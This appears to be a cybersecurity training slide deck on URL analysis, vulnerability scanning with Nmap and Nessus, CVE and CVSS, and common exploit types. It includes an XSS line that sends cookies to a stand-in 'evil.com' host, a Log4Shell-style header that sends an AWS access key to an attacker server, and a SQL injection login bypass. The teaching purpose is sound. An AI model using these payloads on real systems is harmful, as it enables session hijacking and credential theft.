

Module 6: Cybersecurity Fundamentals



Training structure



EASY



SIMULATION

Why URL Analysis Matters

- **URLs are attack vectors:**
- Phishing links impersonate legitimate sites
- Malware downloads disguised as legitimate files
- Drive-by downloads exploit browsers
- Redirect chains hide true destinations
- **Analyzing URLs prevents attacks**

Anatomy of a URL

- **Key components:**

```
https://user:pass@subdomain.domain.com:443/path/file.php?query=value#fragment
```

scheme userinfo host port path query fragment

- **Scheme:** Protocol (http, https, ftp)
- **Host:** Domain name
- **Path:** Resource location
- **Query:** Parameters passed to server

URL Obfuscation Techniques

- **How attackers hide malicious URLs:**
 - **Lookalike domains:** g00gle.com, paypa1.com
 - **Typosquatting:** googel.com, goooogle.com
 - **Subdomain abuse:** google.com.malicious.com
 - **URL encoding:** %67%6f%6f%67%6c%65
 - **IP addresses:** http://142.250.190.78
 - **URL shorteners:** bit.ly/xyz123

Identifying Suspicious URLs

- **Warning signs:**
 - Misspelled brand names
 - Unusual TLDs (.xyz, .top, .buzz)
 - Long subdomains with keywords
 - IP addresses instead of domains
 - Excessive URL encoding
 - URL shorteners in sensitive contexts
 - Mixed HTTP/HTTPS
 - **When in doubt, don't click**

URL Shorteners

- **Popular shorteners:**
 - bit.ly
 - t.co (Twitter)
 - goo.gl (discontinued)
 - tinyurl.com
 - **Risks:**
 - Hide true destination
 - Bypass URL filtering
 - Track clicks
 - **Expanding shortened URLs:** Add "+" to bit.ly links

Redirect Chains

- **How redirect chains work:**

User clicks → Site A → Site B → Site C → Malicious payload
(shortener) (tracking) (filter) (actual attack)

- **Purpose:**

- Evade detection
- Track victims
- Separate malicious content from initial link

Safe URL Analysis Tools

- **Online analysis tools:**
 - **VirusTotal:** Multi-engine URL scanning
 - **URLScan.io:** Visual website analysis
 - **Any.run:** Interactive sandbox
 - **Hybrid Analysis:** Automated analysis
 - **PhishTank:** Phishing URL database
 - **Never visit suspicious URLs directly!**

VirusTotal URL Analysis

- **VirusTotal provides:**
 - Multi-vendor detection results
 - URL reputation
 - Redirect chain analysis
 - Downloaded file analysis
 - Historical data
- **Process:** Submit URL → Wait for scan → Review results

URLScan.io Analysis

- **URLScan.io shows:**
 - Screenshot of rendered page
 - All HTTP requests made
 - DNS lookups
 - IPs contacted
 - Technologies detected
 - Certificates used

Domain Reputation Analysis

- **Reputation factors:**
 - Domain age (new = suspicious)
 - Registration information
 - Historical activity
 - Hosting location
 - Associated malware
 - Blacklist presence
 - Tools:** DomainTools, RiskIQ, Cisco Talos

Domain Reputation Analysis

Lookup data results for **Hostname**

www.google.com

Q

IP & Domain Reputation Overview

Email & Spam Trends

OWNER DETAILS

DOMAIN

google.com

HOSTNAME

www.google.com

NETWORK OWNER

HOST AFRICA PTY LTD

CONTENT DETAILS

CONTENT CATEGORY

Search Engines and Portals

Think these category details are incorrect?

Submit Content Categorization Ticket

REPUTATION DETAILS

WEB REPUTATION

Favorable

Submit Web Reputation Ticket

EMAIL VOLUME DATA

	LAST DAY	LAST MONTH
EMAIL VOLUME	0	1.2
VOLUME CHANGE	0%	

BLOCK LISTS

TALOS SECURITY INTELLIGENCE BLOCK LIST

ADDED TO BLOCK LIST	No
STATUS	EXPIRED

Investigating Domain Infrastructure

- **Investigation steps:**
 1. WHOIS lookup - Registration details
 2. DNS records - Associated hosts
 3. Reverse DNS - Other domains on IP
 4. SSL certificates - Related domains
 5. Historical data - Past activity
 6. Passive DNS - Historical resolutions

Defanging URLs and IOCs

- **Defanging prevents accidental clicks:**

```
Original:  https://malicious.com/payload.exe  
Defanged: hxxps://malicious[.]com/payload[.]exe
```

- **Conventions:**

- http → hxxp

- . → [.]

- @ → [@]

- **Always defang when sharing IOCs**

What is a Vulnerability?

- **Vulnerability:** A weakness that can be exploited
- **Types:**
 - **Software bugs:** Coding errors
 - **Misconfigurations:** Incorrect settings
 - **Design flaws:** Architecture problems
 - **Missing patches:** Known, fixable issues
 - **Zero-days:** Unknown vulnerabilities

Vulnerability Scanning Overview

- **Vulnerability scanning:**
 - Automated detection of known weaknesses
 - Compares systems against vulnerability databases
 - Identifies missing patches and misconfigurations
 - Produces prioritized remediation list
- **Types:**
 - Network scanning
 - Web application scanning
 - Host-based scanning

Nmap - Network Mapper

- **Nmap capabilities:**
 - Host discovery (what's alive?)
 - Port scanning (what's listening?)
 - Service detection (what software?)
 - Version detection (what version?)
 - OS fingerprinting (what OS?)
 - Scripting engine (NSE)
- **The most important network security tool**

Nmap Basic Scans

- **Essential Nmap commands:**

```
# Host discovery  
nmap -sn 192.168.1.0/24
```

```
# Basic port scan  
nmap 192.168.1.10
```

```
# Service version detection  
nmap -sV 192.168.1.10
```

```
# OS detection  
nmap -O 192.168.1.10
```

```
# Aggressive scan (comprehensive)  
nmap -A 192.168.1.10
```

Nmap Port States

- **Nmap reports these states:**
 - **Open:** Service accepting connections
 - **Closed:** Accessible but no service listening
 - **Filtered:** Firewall blocking probes
 - **Unfiltered:** Accessible, state unknown
 - **Open | Filtered:** Can't determine
 - **Closed | Filtered:** Can't determine

Nmap Scripting Engine (NSE)

- **NSE extends Nmap with scripts:**

```
# Run default scripts
nmap -sC 192.168.1.10

# Run specific script
nmap --script=http-title 192.168.1.10

# Run script category
nmap --script=vuln 192.168.1.10

# List available scripts
ls /usr/share/nmap/scripts/
```

Nmap Output Formats

- **Output options:**

```
# Normal output to file
nmap -oN scan.txt 192.168.1.10

# XML output (for tools)
nmap -oX scan.xml 192.168.1.10

# Grepable output
nmap -oG scan.gnmap 192.168.1.10

# All formats
nmap -oA scan 192.168.1.10
```

- **Always save scan results!**

Vulnerability Scanners

- **Popular vulnerability scanners:**
 - **Nessus:** Industry standard, comprehensive
 - **OpenVAS:** Open-source alternative
 - **Qualys:** Cloud-based enterprise
 - **Nexpose:** Rapid7's scanner
 - **Nikto:** Web server scanner
 - **Scanners complement manual testing**

Nessus Overview

- **Nessus features:**
 - 100,000+ vulnerability checks (plugins)
 - Compliance scanning
 - Malware detection
 - Prioritized remediation
 - Reporting and tracking
- **Free version:** Nessus Essentials (limited IPs)

Nessus Overview

Basic Network

[Configure](#)
[Audit Trail](#)
[Launch](#)
[Export](#)

[Back to My Scans](#)

Hosts 1

Vulnerabilities 66

Remediations 2

History 1

Filter

Search Vulnerabilities

66 Vulnerabilities

☐	Sev	Name	Family	Count		
☐	CRITICAL	Jenkins < 2.46.2 / 2.57 and Je...	CGI abuses	1		
☐	CRITICAL	MS17-010: Security Update f...	Windows	1		
☐	HIGH	Jenkins < 2.121.2 / 2.133 Mul...	CGI abuses	1		
☐	HIGH	Jenkins < 2.138.4 LTS / 2.150....	CGI abuses	1		
☐	HIGH	Jenkins < 2.150.2 LTS / 2.160 ...	CGI abuses	1		
☐	HIGH	MS12-020: Vulnerabilities in ...	Windows	1		
☐	MEDIUM	Jenkins < 2.107.2 / 2.116 Mul...	CGI abuses	1		
☐	MEDIUM	Jenkins < 2.121.3 / 2.138 Mul...	CGI abuses	1		
☐	MEDIUM	Jenkins < 2.138.2 / 2.146 Mul...	CGI abuses	1		
☐	MEDIUM	Jenkins < 2.73.3 / 2.89 Multip...	CGI abuses	1		
☐	MEDIUM	Jenkins < 2.89.2 / 2.95 Multip...	CGI abuses	1		
☐	MEDIUM	Jenkins < 2.89.4 / 2.107 Multi...	CGI abuses	1		
☐	MEDIUM	Microsoft Windows Remote ...	Windows	1		

Scan Details

Name:

Basic Network

Status:

Completed

Policy:

Basic Network Scan

Scanner:

Local Scanner

Start:

February 25 at 9:03 AM

End:

February 25 at 9:07 AM

Elapsed:

4 minutes

Vulnerabilities



Critical

High

Medium

Low

Info

Vulnerability Scan Process

- **Typical scan workflow:**
 - 1.Scope definition** - What to scan
 - 2.Credential configuration** - For authenticated scans
 - 3.Policy selection** - What to check
 - 4.Scan execution** - Run the scan
 - 5.Results analysis** - Review findings
 - 6.Remediation planning** - Fix vulnerabilities
 - 7.Rescan** - Verify fixes

Authenticated vs Unauthenticated Scans

Unauthenticated	Authenticated
External view only	Internal view
Network vulnerabilities	Host vulnerabilities
Service banners	Installed software
Fewer findings	Comprehensive findings
Lower privilege required	Credentials needed

Web Application Scanning

- **Web scanners detect:**
 - SQL Injection
 - Cross-Site Scripting (XSS)
 - Insecure configurations
 - Missing security headers
 - Known CMS vulnerabilities
 - Sensitive data exposure
- **Tools:** OWASP ZAP, Burp Suite, Nikto, Acunetix

Handling False Positives

- **False positives:** Scanner reports vulnerability that doesn't exist
- **Causes:**
 - Imprecise detection signatures
 - Version detection errors
 - Patched but banner unchanged
 - Defensive tools interfering
 - **Validation required:** Verify findings before remediation

What is a CVE?

- **CVE = Common Vulnerabilities and Exposures**
- **CVE ID format: CVE-YEAR-NUMBER**
- **Example: CVE-2021-44228 (Log4Shell)**
- **Provides:**
 - Unique identifier
 - Standardized reference
 - Cross-vendor tracking
- **Maintained by: MITRE Corporation**

Anatomy of a CVE Entry

- **CVE entry contains:**
 - **CVE ID:** Unique identifier
 - **Description:** What the vulnerability is
 - **References:** Source information
 - **Affected products:** What's vulnerable
 - **Publication date:** When disclosed
 - **Example:** CVE-2021-44228 - Log4j RCE

CVSS - Vulnerability Scoring

- **CVSS = Common Vulnerability Scoring System**
- **Score range: 0.0 - 10.0**
- **Critical: 9.0 - 10.0**
- **High: 7.0 - 8.9**
- **Medium: 4.0 - 6.9**
- **Low: 0.1 - 3.9**
- **None: 0.0**
- **Example: Log4Shell = 10.0 (Critical)**

CVSS Metrics

- **CVSS v3.1 Base Metrics:**
 - **Attack Vector:** Network/Adjacent/Local/Physical
 - **Attack Complexity:** Low/High
 - **Privileges Required:** None/Low/High
 - **User Interaction:** None/Required
 - **Scope:** Unchanged/Changed
 - **Impact:** Confidentiality/Integrity/Availability
 - **Vector string:**
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

NVD - National Vulnerability Database

- **NVD provides:**
 - CVE enrichment (CVSS scores)
 - Affected product mappings (CPE)
 - Search and filtering
 - Data feeds (JSON, XML)
 - Statistics and trends
 - **URL:** nvd.nist.gov

Exploit Databases

- **Exploit databases provide:**
 - Proof-of-concept code
 - Working exploits
 - Shellcode
 - Papers and techniques
 - Primary sources:**
 - Exploit-DB:** exploit-db.com
 - Packet Storm:** packetstormsecurity.com
 - GitHub:** CVE PoC repositories

SearchSploit

- **SearchSploit: Offline Exploit-DB search**
- **Included in Kali Linux**

```
# Search for exploits
searchsploit apache 2.4

# Show exploit details
searchsploit -x exploits/linux/remote/50383.py

# Copy exploit to current directory
searchsploit -m exploits/linux/remote/50383.py

# Update database
searchsploit -u
```

Vulnerability Lifecycle

- **Vulnerability timeline:**
 - 1.Discovery** - Vulnerability found
 - 2.Disclosure** - Reported to vendor
 - 3.CVE Assignment** - Identifier issued
 - 4.Patch Development** - Fix created
 - 5.Patch Release** - Fix available
 - 6.Patch Deployment** - Users apply fix
 - 7.Exploitation** - Can occur anytime!

Zero-Day Vulnerabilities

- **Zero-day:** Vulnerability unknown to vendor
- **Characteristics:**
 - No patch available
 - High value to attackers
 - Often discovered through attacks
 - Limited defense options
 - Zero-day market:**
 - Black market: \$10,000 - \$2,500,000
 - Bug bounties: \$500 - \$1,000,000+

Responsible Disclosure

- **Coordinated Vulnerability Disclosure:**
 1. Researcher discovers vulnerability
 2. Reports to vendor privately
 3. Vendor develops patch
 4. Coordinated public disclosure
 5. CVE and advisory published
- **Standard timeline: 90 days (varies)**

What is Exploitation?

- **Exploitation:** Using a vulnerability to achieve unauthorized access
- **Components:**
- **Vulnerability:** The weakness
- **Exploit:** Code that triggers vulnerability
- **Payload:** What executes after exploitation
- **Target:** System being attacked

Exploitation Phases

- **Attack progression:**
 - **Pre-exploitation:**
 - Reconnaissance
 - Vulnerability identification
 - Exploit selection/development
 - **Exploitation:**
 - Trigger vulnerability
 - Execute payload
 - **Post-exploitation:**
 - Establish persistence
 - Privilege escalation
 - Lateral movement

Common Vulnerability Types

- **Frequently exploited vulnerabilities:**
 - **Buffer Overflow:** Memory corruption
 - **SQL Injection:** Database manipulation
 - **Cross-Site Scripting (XSS):** Browser attacks
 - **Remote Code Execution (RCE):** Running attacker code
 - **Authentication Bypass:** Circumventing login
 - **Path Traversal:** Accessing unauthorized files

Buffer Overflow Basics

- **Buffer overflow concept:**

```
Normal:    [Buffer Data    ][Return Address]
Overflow:  [AAAAAAAAAAAAAA][Attacker Addr ]
```

- **What happens:**
- Buffer receives more data than allocated
- Excess data overwrites adjacent memory
- Attacker controls program execution


SQL Injection Basics

- **SQL Injection example:**

```
-- Normal query
SELECT * FROM users WHERE user='admin' AND pass='secret'

-- Injected query
SELECT * FROM users WHERE user='admin'-- ' AND
pass='anything'

-- Result: Bypasses password check
```



- **Prevention:** Parameterized queries, input validation

Cross-Site Scripting (XSS)

- **XSS types:**
 - **Reflected:** Script in URL, reflected
 - **in page**

```
<script>document.location='http://evil.com/steal?c='+document.cookie</script>
```
 - **Stored:** Script saved in database
 - **DOM-based:** Client-side script manipulation
 - **Example:**
 - **Prevention:** Output encoding, Content Security Policy

Remote Code Execution (RCE)


- **RCE = Most severe vulnerability type**
 - How RCE occurs:
 - Unsafe deserialization
 - Command injection
 - File upload vulnerabilities
 - Memory corruption
 - Impact:** Complete system compromise
- **Examples:** Log4Shell, EternalBlue, ProxyLogon

Remote Code Execution (RCE)

Normal
Log4J
Scenario



HTTP request sent
GET /index.html
User-Agent: Mozilla/5.0




Log4J logs the HTTP request:
[client] - /index.html - Mozilla 5.0 - ...



Exfiltration
attack
example



Malicious HTTP request is sent:
GET /index.html
User-Agent: `${index.service://attack.server.url/?s=${env:AWS_ACCESS_KEY_ID}}`



Attacker
controlled
system



Target sends HTTP request to the attacker revealing sensitive data:
`http://attack.server.url/?s=AWSSECRET`

Metasploit Framework

- **Metasploit provides:**
 - Exploit development framework
 - 2,000+ exploits
 - 500+ payloads
 - Post-exploitation modules
 - Auxiliary tools
- **The standard exploitation platform**

Metasploit Architecture

- **Components:**
 - **Exploits:** Code triggering vulnerabilities
 - **Payloads:** What executes after exploitation
 - **Encoders:** Obfuscate payloads
 - **Auxiliary:** Scanning, fuzzing, other tools
 - **Post:** Post-exploitation modules
 - **Payloads:**
 - Singles (self-contained)
 - Stagers (download larger payloads)
 - Stages (downloaded by stagers)

Understanding Payloads

- **Common payload types:**
 - **Reverse shell:** Target connects back to attacker
 - **Bind shell:** Target opens port, attacker connects
 - **Meterpreter:** Advanced payload with features
 - **Command execution:** Run single command
 - **Reverse shells are preferred** (bypass firewalls)

Defensive Perspective on Exploitation

- **Defending against exploitation:**
 - **Prevent:**
 - Patch vulnerabilities
 - Input validation
 - Memory protections (ASLR, DEP)
 - **Detect:**
 - Intrusion detection systems
 - Endpoint detection and response
 - Behavioral analytics
 - **Respond:**
 - Incident response plans
 - Network segmentation
 - Kill chains

Patch Management Importance

- **Why patching matters:**
 - Most exploits target known vulnerabilities
 - Patches exist before most attacks
 - WannaCry: Patch available 2 months before attack
 - Equifax: Patch available 2 months before breach
- **Patch window = Attack opportunity**

Part 2 Summary

- **Part 2 covered:**
 - URL structure and obfuscation techniques
 - Safe URL analysis tools and methods
 - Vulnerability scanning with Nmap and Nessus
 - CVE and CVSS understanding
 - Exploit databases and research
 - Exploitation concepts and common vulnerability types
- **Next in Part 3:**
 - Phishing and social engineering
 - Email security (SPF/DKIM/DMARC)
 - Password cracking techniques

Thank you